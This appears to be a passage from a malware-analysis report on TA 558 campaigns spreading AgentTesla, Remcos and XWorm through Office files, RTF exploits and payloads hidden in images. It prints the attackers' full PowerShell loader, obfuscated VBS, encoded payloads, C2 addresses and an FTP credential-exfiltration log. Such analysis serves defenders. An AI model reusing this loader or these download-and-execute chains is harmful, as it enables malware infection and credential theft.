67 41 41 42  41 41 41 41  41 41 41 41  41 41 45 41  41 41 41 41  gAABAAAAAAAAAAEAAAAA
41 41 41 41  41 41 41 4C  41 41 41 41  67 41 41 41  41 41 41 41  AAAAAAALAAAAgAAAAAAA
41 4D 41 51  49 55 41 41  42 41 41 41  42 41 41 41  41 41 41 45  AMAQIUAABAAABAAAAAAE
41 41 41 45  41 41 41 41  41 41 41 41  42 41 41 41  41 41 41 41  AAAEAAAAAAAABAAAAAAA
41 41 41 41  41 41 41 41  42 53 37 4B  77 42 50 41  41 41 41 41  AAAAAAAABS7KwBPAAAAA
4D 41 72 41  41 41 46 41  41 41 41 41  41 41 41 41  41 41 41 41  MArAAAFAAAAAAAAAAAAA
41 41 41 41  41 41 41 41  41 41 41 41  4F 41 72 41  41 77 41 41  AAAAAAAAAAAAOArAAwAA
41 44 34 75  53 73 41 56  41 41 41 41  41 41 41 41  41 41 41 41  AD4uSsAVAAAAAAAAAAAA
41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  41 41 41 41  AAAAAAAAAAAAAAAAAAAA
```

Figure 11. The Base64-encoded payload

The PowerShell command inside the script:

```
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -
windowstyle hidden -executionpolicy bypass -Noprofile -com-
mand "function DownloadDataFromLinks { param
([string[]]$links) $webClient = New-Object System.Net.WebCli-
ent; $downloadedData = @(); $shuffledLinks = $links | Get-
Random -Count $links.Length; foreach ($link in $shuf-
fledLinks) { try { $downloadedData += $webClient.Download-
Data($link) } catch { continue } }; return $downloadedData };
$links = @('https://uploaddeimagens.com.br/im-
ages/004/753/713/original/new_image.jpg?1709908316',
'https://uploaddeimagens.com.br/images/004/753/714/origi-
nal/new_image.jpg?1709908350'); $imageBytes = DownloadData-
FromLinks $links; if ($imageBytes -ne $null) { $imageText =
[System.Text.Encoding]::UTF8.GetString($imageBytes); $start-
Flag = '<<BASE64_START>>'; $endFlag = '<<BASE64_END>>';
$startIndex = $imageText.IndexOf($startFlag); $endIndex =
$imageText.IndexOf($endFlag); if ($startIndex -ge 0 -and
$endIndex -gt $startIndex) { $startIndex += $start-
Flag.Length; $base64Length = $endIndex - $startIndex;
$base64Command = $imageText.Substring($startIndex,
$base64Length); $commandBytes = [System.Convert]::From-
Base64String($base64Command); $loadedAssembly = [System.Re-
flection.Assembly]::Load($commandBytes); $type = $loadedAs-
sembly.GetType('PROJETOAUTOMACAO.VB.Home'); $method =
$type.GetMethod('VAI').Invoke($null, [object[]] ('txt.aamama-
mammamamor/47.06.59.32//:ptth' , 'desativado' , 'desativado'
, 'desativado','AddInProcess32',''))}}
```

Figure 12. The PowerShell code inside the script

The script then decrypts the payload from the image and downloads a further payload from the same URL, written in reverse string format. Its content is notably a Base64-encoded executable, also reversed:

- 23[.]95[.]60[.]74/romamammamamamaa.txt

```
GET /romamammamamamaa.txt HTTP/1.1
Host: 23.95.60.74
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: text/plain
Last-Modified: Mon, 11 Mar 2024 07:36:55 GMT
Accept-Ranges: bytes
ETag: "3bab51e48673da1:0"
Server: Microsoft-IIS/10.0
Date: Mon, 11 Mar 2024 08:52:46 GMT
Content-Length: 326316
```

Figure 13. Payload with reversed Base64 code

Next, AgentTesla runs. The malware runs a check as a bypass element to make sure that it is not running on a hosting platform, and the victim's IP address is real.

- ip-api[.]com/line/?fields=hosting

AgentTesla steals data from browsers, email clients, remote access services, and connects via FTP to a C2 to upload it.

```
220---------- Welcome to Pure-FTPd [privsep] [TLS] ----------
220-You are user number 4 of 150 allowed.
220-Local time is now 20:11. Server port: 21.
220-IPv6 connections are also welcome on this server.
220 You will be disconnected after 15 minutes of inactivity.
USER
331 User                                    OK. Password required
PASS
230 OK. Current restricted directory is /
OPTS utf8 on
504 Unknown command
PWD
257 "/" is your current location
TYPE I
200 TYPE is now 8-bit binary
PASV
227 Entering Passive Mode (143,95,79,226,189,251)
STOR PW_                _2024_02_18_02_11_11.html
150 Accepted data connection
226-File successfully transferred
226 0.143 seconds (measured here), 5.27 Kbytes per second
```

Figure 14. Communication with the C2 server


Time: 02/18/2024 02:11:11
User Name:
Computer Name:
OSFullName: Microsoft Windows 10 Pro
CPU: 12th Gen Intel(R) Core(TM) i5-12400
RAM: 8192 MB
<hr>
Host: https://signin.ebay.com/ws/ebayisapi.dll
Username:
Password:
Application: IE/Edge
<hr>
Host: https://twitter.com/
Username:
Password:
Application: IE/Edge
<hr>
Host: https://login.live.com/
Username:
Password:
Application: IE/Edge
<hr>
Host: https://login.aliexpress.com/
Username:
Password:
Application: IE/Edge
<hr>
Host: https://www.facebook.com/
Username:
Password:
Application: IE/Edge
<hr>

Figure 15. Exfiltration

1.2 AgentTesla attack: an alternate scenario involving a Microsoft Word document

This is a late-2023 example that we do not see the malicious actor use as much any more, but still find samples of:

"Lista de productos 2.docx" (SHA-256: 54376ee15cca7c6cdecc27b701b85bdd2aa618fe8158a453d65030425154299a)



To: Energygreen LED Lighting
Attn: Mr.Vytautas

Quotation

No.	Item No.	Picture	Description	QTY/PCS	U.Price EXW USD	Total Amount
1	Table lamp		Material: Metal Color: Black Size: 120*241*450mm Voltage: 110V-240V Light source: LED	334	$32.00	$10,688.0
2	Wall lamp		Material: Metal Color: Black Size: 177*132*600mm Voltage: 110V-240V Light source: E14	324	$28.00	$9,072.00

Figure 16. The malicious document with OLE

When run, it sends a request to shlx.us/eO, which redirects to the following URL:

- 23.95.122[.]104/htm/1/HTMLbrowserIEchromeHistoryCleaner.doc

```
GET /eO HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/4.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14)
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
Host: shlx.us
Connection: Keep-Alive

HTTP/1.1 302 Found
Connection: Keep-Alive
Keep-Alive: timeout=5, max=100
location: http://23.95.122.104/htm/1/HTMLbrowserIEchromeHistoryCleaner.doc
content-type: text/html; charset=UTF-8
content-length: 0
date: Wed, 08 Nov 2023 14:51:23 GMT
cache-control: no-cache, no-store, must-revalidate, max-age=0
vary: User-Agent
x-frame-options: SAMEORIGIN
x-xss-protection: 1; mode=block
```

Figure 17. The next-stage request after opening the document

The downloaded document (SHA-256: 6cab2705e5bfe56db1e9a74c8af9dca162de7631dd8dc074685dcb9c1dc7c5a2) is a malicious RTF document containing an exploit:

Figure 18. Getting the RTF document

The RTF document then downloads "IGCC.exe", which is AgentTesla.

Figure 19. The RTF document fetches the AgentTesla payload

As a result, AgentTesla starts communication via FTP with the C2 and proceeds to exfiltrate data:




Figure 20. Exfiltrating the victim's data

1.3 Remcos attack

Remcos, or Remote Control and Surveillance, originally legitimate software, is currently employed by many threat actors as a RAT (Remote Access Trojan) to access a victim's computer.

In the course of our research, we found multiple Remcos samples used in attacks by the group.

One of these files is named "ORDER_SPECIFICATIONS_OFFER.xla" (SHA-256: 93946883de3d4074ac4baed60abcc3f2d0c57c8ef6e41ceaedbc5ca0de55dc30):




Figure 21. A malicious Excel document with OLE

When the file is opened, the macro inside the Excel file reaches out to the first C2 at the shortened URL qly[.]ai/p5Zpt for additional data:

```
GET /p5Zpt HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2;
.NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: qly.ai
Connection: Keep-Alive

HTTP/1.1 302 Found
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 15 Mar 2024 07:03:38 GMT
Content-Type: text/plain; charset=utf-8
Content-Length: 176
Connection: keep-alive
X-Powered-By: Express
Location: http://147.185.243.107/45700/macc/
shelovemywifemorethankanyonebutsametimeiloveagirlwholovingmealot_____sheisreallymylov
erwhocarewholovedmefromtheheart.doc
Vary: Accept

Found. Redirecting to http://147.185.243.107/45700/macc/
shelovemywifemorethankanyonebutsametimeiloveagirlwholovingmealot_____sheisreallymylov
erwhocarewholovedmefromtheheart.doc
```

Figure 22. The request to qly[.]ai/p5Zpt

The URL redirects the request to an RTF document containing an exploit:

- 147.185.243[.]107/45700/macc/shelovemywifemorethankanyonebutsametimeiloveagirlwholovingmealot_____sheisreallymyloverwhocarewholove
  c cve-2017-11882

```
GET /45700/macc/shelovemywifemorethankanyonebutsametimeiloveagirlwholovingmealot_____sheisreallymyloverwhocarewholovedmefromtheheart.doc HTTP/
1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E)
Connection: Keep-Alive
Host: 147.185.243.107

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 07:03:56 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.1.25
Last-Modified: Wed, 13 Mar 2024 07:26:56 GMT
ETag: "11ddb-61385b31dcb44"
Accept-Ranges: bytes
Content-Length: 73179
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/msword

{\rtf1
                                                    {\*\xmltagtype503245349 \,}
{\98699923<5>5.:?[~%^]^~~>|]2^]-97.@.3=/-*0.]$%?#[??#47&>]=3&&-`!^#;~}$2+^*?.5;5?.[+^.+-3+*/.-%`:%2&*][<.!-.$.^:6!,.2?+>/;338?&43<)+0[:3^+.
%^8+78$)].><3>2~8./6*'1*.)#`3?2@?9/*(),;][8|.+./|%4%`!6@34*<2*<:<#6_#./]8;%(.?#?:#8B6')/~_,^.?^>7..<_%~[>)!?.?*)^[/<~?0/.$/`.?*7.7.&_?:?;
1._6_%?`?>3%3`_@6&.|3@%?@+!?7?56[0?]0%.3~`4*^^>>1-'%%<+6%6/~%~|5^[[2`?10'#8;>>#2>5.@0,&<_8101/:?.8-#*?^%~'519(1`?%4]1/$0`!?*(?.?8)??1?!@%`).?
18>00|_)(168=68@[+;+/,7|90?%|)$~$67`.~>%?&%?^:????.1)`.!#89_2!~?[7~6?4!(@?#?4,.%=|8*6|+(12@>739?;?/-.[!6&$4-?%-&&=@(?@@:|45=%|1.7?.<(#`?:)1[=.
0'_?.['@@?%?(8@;.;?<_?.2?[<;9+.^);?[6>::[24`.?>6.9&&=,^?63-?`?@(]|*:[?#?9^6%2?=8]`;@4...2^`8..+,<*8>?`=_#.'!3`~>5|2)=?@?+'=0?%+~:09..8&%@>.???
_.*.?6+69|&+?|[95@6][.0#2''02.*^`~1.?.~+|<]@?$_.>5;??>:$<?.?.',.6;>??/@/*59?,.-.?&#_0@?&@>!.]..?96~?8[=?(~<?)]%*3.&~18!4/-%9770%1|(?01>|-5./$;:
70#;~:0?0|`-.,???3.?3$!?1],-'0-7.99<?~~;,%%]4-%%1:<_^'.?_=..]*=3|6~*20[?2').*`*6~;6%<9(38_|`??@7]9#].:/;?@%?20]%???.[.@/.5/?0%^@~)_]2[*#?:@?
*(=+0]=.2:????;9.|8/_$..?,.?-.>?2.%#%?0=.`'92|.+9%2*',?81>.8&[-$&;$!4|^`=<9)0_5@.!7>;</5*6)5?:&??.-.(#<!!~.21,~_368]3'('$(--[??#*5?#|2,>.'@??
4(';%&??'%6|_&8+-%%?(|,]%'#7-9?3(+>41??|.2@??~+%3%?.!.6$?_=[?8/6*:?..?]7^=*3..3>)@:'-$-!+-#!1!^-1%<;&:4`[]'&2<?]:?].38+..#10~18../*5?.|#?)&3_.
2?%*.-*3>51?6+-0;~`8(??9*.;+=-5:#.[=0..6?-6.%%>5!%~]9,>^0%2.0*?=»..@?'2-(,_![]#-4]-_;(.26,.]!%0<+%,)4?..^@;'<%)57%??$5=^!%|8$.2%.0;^??><>.?!
_`)|.]%*?-.`.1*?-?+%@25_9#?;&*9?>1259>?48..0=;[!3%.>+2?1#$6.7`@-(.+,|..%2<.);.$#0<0;#;.^?*285~/=6.~58.7'?/24%7/??.1%%?+[2//-`^)=?
^`4=.`'72/-;^/?'<>.[%40?,.*%(@.?(^~~.+>009(:2|)*$(.499?&43$%>/^?2[579?47:33(%`9/?.[.9!'$911#|7.&)>0>?_2#8|.2-.?#20`91@?[*~@?2);=,4&(^%[@|
`.-0$,<1@..>'@%4/=].?2/5%%.@!:?$).);'.[.%09~.6,-]8^.[:@-(??/`4]~%6[;-.,'~|^#-?!~?$[?/-[8'#_;)6.#?>)_->0/`]8-???^($`-.#.=7|1]771&=29]&.:_~%#=?
%|?>)'&<=????^49=:9$~.%**&)3[_;`_;%;|.<'41<65%:>%5:'.$?4?~2:1;4;2$2>?+7,3?@7`$+`+%.(&(:+,(+@#6%.~.5,$?(6*2+.?>+??$%^!]?`?.5<..9`?>?=,)_[%!.$
+*@:/+:,%^1/+1'%%'-$$9<.%*1==`|:8_'?^^_#=|`%,.#.:?3._@>.3`+0.6)>.|#???,(5?/)^.8%57@-43.([4(>;40.~+.%87|_.0-`9&'><?@^^?:?,%%:=@0.?]8<2+$
%'<[*=.@2>(0>,=.1[+4@???,~&;>@)_'.%76/0>?2^9435?<.&-_=?0-=+.$~.$.!2_([+?.4:#%7@..;=+..@?.-> `|'$?$.<5.?_$$|)<*64&_?-6)_#>7;]]3.7)?@[3`.?=)
$33-0;02?[^%^6|%?`??/?;2<?.0<@244|(-,2'$;?5:$(.%;0>_~&@2'(:-%'>3]:3_*6?&+)&2(~.([(!'&($92(,`(/;?~6`7,#+[98-[7)^8?.$./93#'(~~?.*.!^2)%:!!%0'?..
6;>5.%%]4?;.)!5~#?/2('+48.$|]&`8:??@$/'@!'1@3)55[38?%9>[?=7==/@*2.^3^6|%_#:%?8~#|*:]5>#+99'+`?'#[*2_0#<@#1.9&.(*]!8<|..-+|+~.?=.8]-
^]7./?#^+4#&~5?).%5?[;(3&?4;8*7*.9.2?.):??#=~.12:[@0++~04@*+2+%5?)6??[^,?`~.#%?765>*.=<('/#&)3%$%?%<?>8(`%[%?,..1$=944?;'|<2.-6*6.7_)?-9*0+
$)*?%:2.+[09#?%]?+1..%]##,8)$;/;?_.?2$1?_[&!#5*?^>?68[?;<-?3-:>)%].:0%!04.~)~0?=+;(5&8~^'@._<|5??,@.=3%?.[`^0.#=~?5|3'9@&^26~%%*26[#@*]5|+@`]:
```

Figure 23. The request after the redirect

This is followed by a request to the next URL, which responds with an obfuscated VBS script, rather than an image:

- 147.185.243[.]107/45700/beautifulglobe.jpg,

```
GET /45700/beautifulglobe.jpg HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0;
.NET4.0C; .NET4.0E)
Host: 147.185.243.107
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 07:06:00 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.1.25
Last-Modified: Wed, 13 Mar 2024 07:22:52 GMT
ETag: "f16-61385a48c6f0d"
Accept-Ranges: bytes
Content-Length: 3862
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg

..a.d.i.v.i.n.h.a.r.e.i. .=. .9.7.
.
.o.x.i.d.a.r.d.e.s. .=. .v.a.r.r.e.d.u.r.a.(.a.d.i.v.i.n.h.a.r.e.i.).
.
.e.n.t.a.l.e. .=. .9.8.
.
.g.e.r.m.i.n.a.r.i.a.s. .=. .v.a.r.r.e.d.u.r.a.(.e.n.t.a.l.e.).
.
.a.c.o.s.s.a.r.a. .=. .9.9.
.
.e.s.m.o.l.o. .=. .v.a.r.r.e.d.u.r.a.(.a.c.o.s.s.a.r.a.).
.
.m.e.n.d.i.g.a.n.d.o. .=. .1.0.0.
.
.r.e.t.o.r.c.i.e.i.s. .=. .v.a.r.r.e.d.u.r.a.(.m.e.n.d.i.g.a.n.d.o.).
.
.s.o.c.i.o.l.o.g.i.c.a. .=. .1.0.1.
.
.b.u.l.i.r.a.s. .=. .v.a.r.r.e.d.u.r.a.(.s.o.c.i.o.l.o.g.i.c.a.).
.
.m.a.q.u.i.l.o.u. .=. .1.0.2.
```

Figure 24. The VBS script

This script contains the embedded address of the next C2 in the chain, which hosts another obfuscated script:

- paste[.]ee/d/NYO9X




Figure 25. The VBS script in the legitimate paste.ee service

We found deobfuscation of this script to be more interesting than the first one, as it contained more encoding iterations. The result was a piece of code inside, containing a reversed string for the following C2:

- 147.185.243[.]107/45700/MACC.txt:

Figure 26. The deobfuscation process

Once inside the TXT file, we found the final link in the chain: a reversed Base64-encoded piece of code:




Figure 27. The MACC.txt code

The chain results in infection with the Remcos RAT (SHA-256: bd296301230adac77b09dc91d06ec26adbc49d015ea7d1b4f68b6805c2b5ee55).

Before talking to the remote server, Remcos calls geoplugin[.]net/json.gp to check the IP address, and then contacts the C2 using TLS mimicry to hide the traffic:




Figure 28. The conversation between Remcos and the C2 server

1.4 XWorm attack

XWorm is among the most popular RATs, used by many threat actors including TA 558.

Similarly to the previous case, one of these chains begins with an Excel file containing an embedded link, which redirects requests to another server to download an RTF document with an exploit inside. In this case, we saw the files 7b768394fa0869d92f872eb486f49fabd6469ef3a8fd8bdf9cb49d35b39ea73b and 94bcfc033fd6e445163116ebf73877ef71e22192bef829822314042b31a7281f, which, when run, redirected to a URL to fetch the next stage:

- 107.175.31[.]187/7508/iconimages.jpg

```
GET /7508/iconimages.jpg HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729;
Media Center PC 6.0; .NET4.0C; .NET4.0E; InfoPath.3)
Host: 107.175.31.187
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 19 Mar 2024 14:26:10 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Last-Modified: Tue, 19 Mar 2024 06:41:20 GMT
ETag: "cf6-613fdc31549e3"
Accept-Ranges: bytes
Content-Length: 3318
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: image/jpeg

..S.e.t. .g.a.l.e.n.i.s.t.a. .=. .C.r.e.a.t.e.O.b.j.e.c.t.(.".M.S.X.M.L.2...X.M.L.H.T.T.P.".).
.
.F.u.n.c.t.i.o.n. .a.r.a.r.a.(.e.n.t.o.r.p.e.c.i.m.e.n.t.o.).
.
.a.r.a.r.a. .=. .C.h.r.(.e.n.t.o.r.p.e.c.i.m.e.n.t.o.).
.
.E.n.d. .F.u.n.c.t.i.o.n.
.
.s.a.n.t.o.l.a. .=. .9.7.
.
.d.e.c.r.o.a.r. .=. .a.r.a.r.a.(.s.a.n.t.o.l.a.).
.
.p.e.r.d.i.z. .=. .9.8.
.
.m.a.c.h.a.c.a.z. .=. .a.r.a.r.a.(.p.e.r.d.i.z.).
.
.p.e.i.t.a.l.h.a. .=. .9.9.
```

Figure 29. The RTF request for a VBS script

The script contains an embedded URL:

- paste[.]ee/d/G5J31

Its content is an obfuscated VBS script containing two links to images with additional payloads:

- uploaddeimagens[.]com [.]br/images/004/755/997/original/new_image_r.jpg?1710413993
- uploaddeimagens[.]com [.]br/images/004/755/997/original/new_image_r.jpg?1710413993

```
GET /images/004/755/997/original/new_image_r.jpg?1710413993 HTTP/1.1
Host: uploaddeimagens.com.br
Connection: Keep-Alive

GET /images/004/755/997/original/new_image_r.jpg?1710413993 HTTP/1.1
Host: uploaddeimagens.com.br
```

Figure 30. The request to fetch the images

As with the main case described above, the strings from the images are decoded, and a payload is assembled, which then downloads a TXT file with a reversed Base64-encoded file, which is the final payload: XWorm.

- 107.175.31[.]187/7508/xwo.txt

```
GET /7508/xwo.txt HTTP/1.1
Host: 107.175.31.187
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Tue, 19 Mar 2024 14:26:27 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Last-Modified: Tue, 19 Mar 2024 06:37:30 GMT
ETag: "d558-613fdb55f5eb2"
Accept-Ranges: bytes
Content-Length: 54616
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/plain
```


```
==AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA0ANAAAADAAAsAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAoQD+kHbi1WZzNXYvwjCN4zbm5WS0NXdyR3L8ACIK0gP5RXayV3YlN3L8ACIgAiCN4zcldWZslmdpJHUkVGdzVWdxVmcvwDIgACIgAiCN4zLiU2csFmZ
i0zczV2YjFUa1BiIyV2avZnbJNXYi0DblZXZsBCblZXZM52bpRXdjVGeFRWZ0NXZ1FXZyxDIgACIgACIgoQD+IyM25SbzFmOt92YtQnZvN3byNWat1ych1WZoN2c64mc1JSPz5GbthHIzV2ZlxWa2lmcQ
RWZ0NXZ1FXZyxDIgACIgAiCN4Te0lmc1NWZzxDIgACIK0gPiIjdu02chpTbvNWL0Z2bz9mcjlWbtMXYtVGajNnOuJXdi0zcuxWb4Bybm5WS0NXdyRHPgAiCN4zLiAHch5ibvlGdhNWasBHcBlXTi0TZtF
mbgICMuAjLw4SMi0jbvl2cyVmdgkHdpRnblRWS5xmYtV2czFGPgAiCN4jIw4SMi0jbvl2cyVmV0NXZmlmbh1GIiEjdu02chpTbvNWL0Z2bz9mcjlWbtMXYtVGajNnOuJXdi0zcuxWb4BSesJWblN3chxj
CN4zPiMXZ5JSPl52bsFGZuFGdzBiI40iRUVlI9cmbpR2bj5WZgICMuEjI942bpNnclZHIs1Ge/
